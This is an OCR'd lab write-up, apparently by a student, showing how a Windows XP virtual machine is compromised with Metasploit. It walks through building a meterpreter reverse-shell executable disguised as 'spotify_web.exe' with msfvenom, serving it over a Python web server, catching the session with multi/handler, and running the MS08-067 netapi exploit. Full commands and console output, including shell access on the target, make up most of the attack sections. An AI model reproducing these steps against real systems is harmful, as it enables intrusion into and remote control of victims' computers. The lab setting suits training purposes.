
- Creating the malware using the MSFVENOME .
- Using the Following command .
- msfvenome show the tool name .
- -p show which paylod we are using .
- LHOST use for the giving the attacker system ip
- LPORT for listning on that port .
- -f use for format of the payload
- -o use for giving the output file of the malware



```
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.114.129 LPORT=5555 -f exe -o spotify_web.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: spotify_web.exe
```

- Using the python server we share the malware to the machine .
- Using the command , python -m http.server 8080
- -m use for Runs a module as a script.
- 8080 show the port number
- http.server means using the http server .


- This is the output that we successfully send the malware to the machine .



C:\Documents and Settings\Rocket\Desktop\spotify_web

spotify_web
ApacheBench command line ut...
Apache Software Foundation


- After that first we have to set something in are machine . Let's see further .
- First we start the msfconsole as explain in the previous attack .
- We use the multi handler for the listning . using command :
  use multi/handler
- Then we set the payload as per we using during creating the malware .
- Using command : - set payload payload name .
- Then we use the show options of seeing the details .
- Then we set the are system Ip .
- Using command :- set lhost 192.168.114.129.
- Then set the port no. as we give in time of malware creation .
- Using command : - set lport 5555



```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.114.129
lhost => 192.168.114.129
msf6 exploit(multi/handler) > set lport 5555
lport => 5555
msf6 exploit(multi/handler) > 
```


- Then using the command run we start listning on that port .

- Using the command : - run



```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.114.129:5555
```

- Then on machine me run the malware by just clicking on that malware



Open File - Security Warning

The publisher could not be verified. Are you sure you want to run this software?

Name: spotify_web.exe
Publisher: Unknown Publisher
Type: Application
From: C:\Documents and Settings\Rocket\Desktop\spotif...


Run Cancel

☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust. How can I decide what software to run?


.

- After clicking on the malware are listner listin on that port and we get the acces of the system .




```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.114.129:5555
[*] Sending stage (177734 bytes) to 192.168.114.35
[*] Meterpreter session 1 opened (192.168.114.129:5555 -> 192.168.114.35:1096) at 2025-08-02 10:31:58 +0530

meterpreter >
```

- Using the shell command we change the shell of the cli .
- And using the ls command we see that directory and the file in the system .
- Using the mkdir we created the directory called Anshul_Hacker on the hacked machine .




```
meterpreter > shell
Process 204 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Rocket\Desktop\spotify_web>cd ..
cd ..

C:\Documents and Settings\Rocket\Desktop>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Documents and Settings\Rocket\Desktop>mkdir Anshul_hacker
mkdir Anshul_hacker

C:\Documents and Settings\Rocket\Desktop>
```

- This is the prof that we succesfullt hacked the machine .
- See that the directory we created using the cli on are listner .
- Showing of the hacked system .


windows xp [Running] - Oracle VirtualBox
File Machine View Input Devices Help
spotify_web
spotify_web
Anshul_hacker
Recycle Bin
start
11:55 PM


3. Using Net Api :

- We started the msfconsole using the command : - msfconsole .
- Then we search for the netapi .
- Using the command :- search netapi
- We get multiply exploit list .




```
msf6 > search netapi

Matching Modules
================

   #   Name                                                       Disclosure Date  Rank    Check  Description
   -   ----                                                       ---------------  ----    -----  -----------
   0   exploit/windows/smb/ms03_049_netapi                        2003-11-11       good    No     MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow
   1   exploit/windows/smb/ms06_040_netapi                        2006-08-08       good    No     MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
   2     \_ target: (wcscpy) Automatic (NT 4.0, 2000 SP0-SP4, XP SP0-SP1)  .           .       .      .
   3     \_ target: (wcscpy) Windows NT 4.0 / Windows 2000 SP0-SP4  .                  .       .      .
   4     \_ target: (wcscpy) Windows XP SP0/SP1                     .                  .       .      .
   5     \_ target: (stack)  Windows XP SP1 English                 .                  .       .      .
   6     \_ target: (stack)  Windows XP SP1 Italian                 .                  .       .      .
   7     \_ target: (wcscpy) Windows 2003 SP0                       .                  .       .      .
   8   exploit/windows/smb/ms06_070_wkssvc                        2006-11-14       manual  No     MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overflow
   9     \_ target: Automatic Targetting                            .                  .       .      .
   10    \_ target: Windows 2000 SP4                                .                  .       .      .
   11    \_ target: Windows XP SP0/SP1                              .                  .       .      .
   12  exploit/windows/smb/ms08_067_netapi                        2008-10-28       great   Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
   13    \_ target: Automatic Targeting                             .                  .       .      .
   14    \_ target: Windows 2000 Universal                          .                  .       .      .
   15    \_ target: Windows XP SP0/SP1 Universal                    .                  .       .      .
   16    \_ target: Windows 2003 SP0 Universal                      .                  .       .      .
   17    \_ target: Windows XP SP2 English (AlwaysOn NX)            .                  .       .      .
   18    \_ target: Windows XP SP2 English (NX)                     .                  .       .      .
```

- We select the first exploit for the attack .
- Using the command : - use 0
- Then we set the machine IP Using : - set rhosts 192.168.114.35
- Then we set the port Using :- set rport 445
- Then after Filling the complate detail .
- We start running the exploit
- Using the command : - run



```
msf6 exploit(windows/smb/ms08_067_netapi) > set rport 192.168.114.35
[-] The following options failed to validate: Value '192.168.114.35' is not valid for option 'RPORT'.
rport => 445
msf6 exploit(windows/smb/ms08_067_netapi) > set rports 192.168.114.35
[!] Unknown datastore option: rports. Did you mean RPORT?
rports => 192.168.114.35
msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.114.35
rhost => 192.168.114.35
msf6 exploit(windows/smb/ms08_067_netapi) > set rport 445
rport => 445
msf6 exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 192.168.114.129:4444
[*] 192.168.114.35:445 - Automatically detecting the target...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.114.35:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.114.35:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.114.35:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 192.168.114.35
[*] Meterpreter session 1 opened (192.168.114.129:4444 -> 192.168.114.35:1097) at 2025-08-02 10:38:22 +0530

meterpreter >
```

- After successfully running the exploit we get the access of the given system .
- As the meterpreter
- Then using the shell command we change the shell of the system .



```
C:\WINDOWS\system32>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E080-DBB4

 Directory of C:\WINDOWS\system32

06/23/2025  05:55 AM    <DIR>          .
06/23/2025  05:55 AM    <DIR>          ..
06/23/2025  04:23 PM               261 $winnt$.inf
06/23/2025  11:11 AM    <DIR>          1025
06/23/2025  11:11 AM    <DIR>          1028
06/23/2025  11:11 AM    <DIR>          1031
06/23/2025  11:11 AM    <DIR>          1033
06/23/2025  11:11 AM    <DIR>          1037
06/23/2025  11:11 AM    <DIR>          1041
06/23/2025  11:11 AM    <DIR>          1042
06/23/2025  11:11 AM    <DIR>          1054
04/14/2008  07:00 AM             2,151 12520437.cpx
04/14/2008  07:00 AM             2,233 12520850.cpx
06/23/2025  11:11 AM    <DIR>          2052
06/23/2025  11:11 AM    <DIR>          3076
06/23/2025  11:11 AM    <DIR>          3com_dmi
04/14/2008  07:00 AM           100,352 6to4svc.dll
04/14/2008  07:00 AM            25,600 aaaamon.dll
04/14/2008  07:00 AM           136,192 aaclient.dll
04/14/2008  07:00 AM            68,608 access.cpl
04/14/2008  07:00 AM            64,512 acctres.dll
04/14/2008  07:00 AM           184,320 accwiz.exe
04/14/2008  07:00 AM            61,952 acelpdec.ax
04/14/2008  07:00 AM           129,536 acledit.dll
04/14/2008  07:00 AM           115,712 aclui.dll
04/14/2008  07:00 AM           193,536 activeds.dll
04/14/2008  07:00 AM           111,104 activeds.tlb
04/14/2008  07:00 AM             4,096 actmovie.exe
04/14/2008  07:00 AM            98,304 actxprxy.dll
04/14/2008  07:00 AM            61,440 admparse.dll
04/14/2008  07:00 AM            26,112 adptif.dll
04/14/2008  07:00 AM           175,616 adsldp.dll
04/14/2008  07:00 AM           143,360 adsldpc.dll
04/14/2008  07:00 AM            68,096 adsmsext.dll
04/14/2008  07:00 AM           161,792 adsnds.dll
04/14/2008  07:00 AM           263,680 adsnt.dll
04/14/2008  07:00 AM           123,392 adsnw.dll
04/14/2008  07:00 AM           617,472 advapi32.dll
04/14/2008  07:00 AM            99,840 advpack.dll
04/14/2008  07:00 AM            98,304 ahui.exe
04/14/2008  07:00 AM            44,544 alg.exe
04/14/2008  07:00 AM            17,408 alrsvc.dll
06/23/2025  04:22 PM            16,832 amcompat.tlb
```

- For checking the list file and directory on that system we use the ls command for it .

We successfully Hacked the Given Machine .

Conclusion

After using the Different types of attack we successfully hacked the windows_xp machine . we using different type of of attack like eternal blue , netapi and malware for hacking the system .